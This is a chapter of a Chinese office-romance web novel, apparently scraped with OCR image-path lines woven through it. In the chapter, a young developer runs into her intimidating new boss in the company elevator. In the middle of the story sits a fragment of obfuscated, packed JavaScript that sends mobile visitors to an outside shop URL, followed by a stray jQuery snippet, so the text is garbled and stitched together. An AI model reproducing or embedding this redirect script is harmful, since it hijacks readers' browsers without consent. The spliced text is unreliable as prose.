“呦小温工,昨天熬夜干啥呢,顶着这么大黑眼圈。”
说话的是他们团队唯二的女生,入行比温言蹊早几年,温言蹊刚来的时候都是由她带着的。
“Ada姐,早啊。”温言蹊揉了揉眼,无精打采的问好。
Ada放下手提包,伸手去捏她的脸,帮她清醒一下:“我挺好的,但你是怎么回事,不会是昨天抽到大奖激动的一晚上没睡吧?”
被这么一捏温言蹊可算恢复了神智。
“姐,你也把想的太浮夸了。”温言蹊拖长声音回答,她没说章之涵的小道消息,只讲了是因为租房的事头疼。
“这无良房东真是的,对付这种人还没法好好跟他讲道理,”Ada啐了一口,显然以前也没少遇到这样的人。
“没事,姐最近帮你留意一下有没有合适的房子,要是有看见好的我就联系你。”
“谢谢姐,你真好,下次请你吃火锅!”温言蹊笑起来。
“打住啊,火锅就免了,你最近可得好好休息,这状态被咱老板看见可就遭了。”
温言蹊刚扬起的嘴角马上僵住,Ada没注意到她的异样,继续提醒她。“别怪姐没提前告诉你啊,就昨天给你颁奖的那位,可是咱公司创始人,昨天忽然在高层会议宣布从今天起正式把工作重心移到国内这边,这不,今天全公司上上下下的人都准备着迎接那位陆总。”
这下温言蹊的瞌睡彻底没了,没有哪一刻比现在更清醒。
“咋不说话呢,不会紧张了吧。”Ada见她这么震惊的样子忍不住调戏几句。
紧接着又丢出一枚重磅炸弹。
“你要是紧张得趁早克服,你知道上头还说了啥吗,那位陆总可是重点负责我们这边开发部的,以后就是我们顶头上司了。”
噼里啪啦。
温言蹊桌上的笔筒滚落一地,跟她的心一样,掉在地上摔成了好几瓣。
Ada没想到她反应这么大:“你也太夸张了吧,今天回去赶紧好好休息休息。”
她弯下腰帮着捡,顺便提了一嘴:“对了,一会有个文件送到前台,你记得帮我拿上来啊,我急着用。”
“好。”温言蹊胡乱应了声,让Ada先走,这些她来收拾。
要说昨天看见章之涵发的那条信息还能自我欺骗一下是公司的谣言,现在听Ada姐一说,是正式坐实了消息的真实性。
温言蹊蹲下把笔一根一根捡起,幽幽叹了口气。
昨天还庆幸以后不会再见到这人了,结果就被突如其来的消息砸的晕头转向。
接手公司就算了,反正他们这些打工人一天也见不上几回老板,更重要的是又说要管理他们开发部这边。
温言蹊没好气的想,这人一天天没事做吗,别人公司老板都全世界到处飞,他倒好,还有精力管一个部门。
当老板就给我当好了呀,这叫什么事。
温言蹊捡起最后一根铅笔,用力插进笔筒里。
上午八点五十分,一楼大厅已经整整齐齐站着一排接待员,昨天被紧急培训过,现在他们一个个站得笔直不敢松懈。
温言蹊原本正在做一份数据统计分析,桌上的手机忽然响了起来,是前台打来的电话。
“喂您好,这里刚刚有一份文件被送到前台这了,您看要不现在来拿一下。”
她想起来是早上的时候Ada姐嘱托她的任务,她拿上手机,迅速坐着电梯下去。
时间刚好来到九点整,大厅门外传来动静。
一位西装革履的人先从车上下来,接着后座被打开,那人双脚刚落地就被事先站在门外的人围了上去。
有眼熟的就能认出来好几个都是析缘科技董事会成员。
温言蹊刚从前台那里拿到文件就听见大厅传来的声音。
脚步声由远及近的响起,从大门处陆陆续续走进来好几个人,都穿的很正式。
起初温言蹊没留意,只匆匆瞥了一眼。
她本打算拿着文件去按电梯的,结果那群人与她的距离逐渐拉近,这时温言蹊猛然抬起头,从人群中忽然捕捉到了一张熟悉的面孔。
那一瞬间她错愕,怀疑是自己看错了,但站在中间的人实在抢眼。
人群中穿着灰色西装,款款而行的人,分明是陆予笙。
周围站着的大多数是体型圆润的中年人,显得他一个人鹤立鸡群,很难不让人注意。
温言蹊紧张的东张西望,发现没有地方给她躲起来。
不是,怎么就没人告诉她陆总什么时候来啊,偏偏又让她瞎猫碰到死耗子遇上了。
没办法,她只好装没看见,独自面壁,祈祷对面的人。别看见她。
但可能是温言蹊一个人站在电梯口很突兀,陆予笙在路过她时投去视线,又迅速收回。身旁还有人在和他交谈,没有人注意到他那一刻的分神,除了一直紧紧跟随在他旁边的林特助。
人群裹挟着陆予笙往前走,他没有停下脚步,径直进入了已经按好的电梯里。
温言蹊听见身后脚步声逐渐远去,因为紧张而握住的手慢慢松开,掌心一片湿热,就连心脏的跳动声都强劲有力。
就在她以为这事就这么过去时,电梯门却没有立马关闭。
一位挂着职业式假笑的人向她走近,语气亲切地问:“小姐您也要乘电梯的话就跟我们一起吧,公司向来不会因为特权抢占员工的空间。”
这话说得滴水不漏,表面上是彰显高层关爱员工,其实根本没有拒绝的余地,要是拒绝了就是在否定后一句话。
温言蹊本来想说等下一班的,听见这话后硬生生把到嘴的推辞咽了下去。
为了不让电梯里那群精英人士等她,温言蹊识相的埋头跟进去,一个人默默站在了最靠外的位置。
在转身时余光看见了那人西装裤和皮鞋,不知道是不是那人腿太长,那一眼只扫到了腿,连半个身子都看不见。
电梯门缓缓合上,温言蹊像被人掐住了脖子一般,呼吸都放得很轻。
她身后全是男性,尤其是一道阴冷隐秘的目光落在了她因低头时而暴露的后颈。
那寒冷从后颈一直蔓延到全身,温言蹊咬着牙,死死盯着地上超过她半人高的影子上。
35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17899681|208783||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
>忽然,背后响起一道询问,在安静的电梯里显得异常突兀。
“你是哪个部门的?”
温言蹊捏着文件的手哆嗦了一下,没敢转头看。
“开发部的。”
“名字?”
几个眼冒金光的老狐狸你看看我,我看看你,心里揣测中间这位为什么要突然问一个陌生人的名字。
林特助目光闪烁,但很快又恢复了平静。
温言蹊被他问得一噎,恍然意识到原来这人早就把昨天那事忘了,而且好像真的不认识她。
这几天的胆战心惊都是她的臆想,亏她还担心了这么久,原来一开始就没认出她!
“说话。”
后面人又问了一声,语气明显比上一句更重更没耐心。
温言蹊心情非常不美好,但又不能发作,只好憋屈的报了自己的名字。
她看着屏幕上不断跳跃的数字,从没觉得从一楼到15楼要那么久。
叮——电梯门终于开了。
温言蹊紧绷到发酸的肩慢慢放松下来,只对着那位请他上来的人点了点头,然后脚下抹油般往外走,仿佛害怕后面有什么可怕的野兽追上来。
直到电梯门再次关闭,那种被人盯着的感觉才消失殆尽,身体也开始回暖。
回到工位时她把那份文件给了Ada,整个人脱力般瘫在了椅子上。
“怎么了这是,拿份文件跟遇上了鬼一样,瞧你脸色白的。”
温言蹊被她这么一说赶紧照着镜子,发现她脸色还真是挺差的。
“别说了,比遇上鬼还可怕。”温言蹊托着虚弱的身体给自己倒了杯热水缓缓,然后就把刚刚在电梯里发生的事都告诉了她。
Ada听完捂着嘴,眼里全是怜爱:“小Cici你这运气也是没谁了,就凭你帮我拿文件,我会永远把这份情谊记在心里的。”
听见Ada的称呼温言蹊面上有一瞬间扭曲:“诶呀不要叫我这个名字,好幼稚的!”
温言蹊原本的英文名是Cecilia,她当时进来的时候年纪比较小,前辈都亲切的喊她Cici,正好跟她名字的后面一个字“蹊蹊”谐音。
每次Ada母爱泛滥了就会喊她小Cici,温言蹊觉得完全就是在把她当小孩。
“哪里幼稚嘛,你为什么不喜欢别人把你当小孩啊,长大才不好呢,一直做小孩就能一直开心。”
温言蹊无法反驳Ada的外门邪说,对她来说长大要比做小孩的时候好多了。
“行了行了不逗你了,刚刚群里发消息了,记得看啊。”
温言蹊扭过头,打开手机,发现在几分钟前他们部门群里艾特了全体成员,通知下午要在1号会议室开会,届时陆总也会在,要求大家全部打起精神准时到场。
人越多说得事越小,这是温言蹊工作几年总结出的经验。
她把消息添加到了日程,刚准备处理电脑上的数据时就感到小腹一阵坠痛。
温言蹊捂着肚子,可算知道她为什么会脸色不好了。原来不是被那人吓白的,而是她来月经了......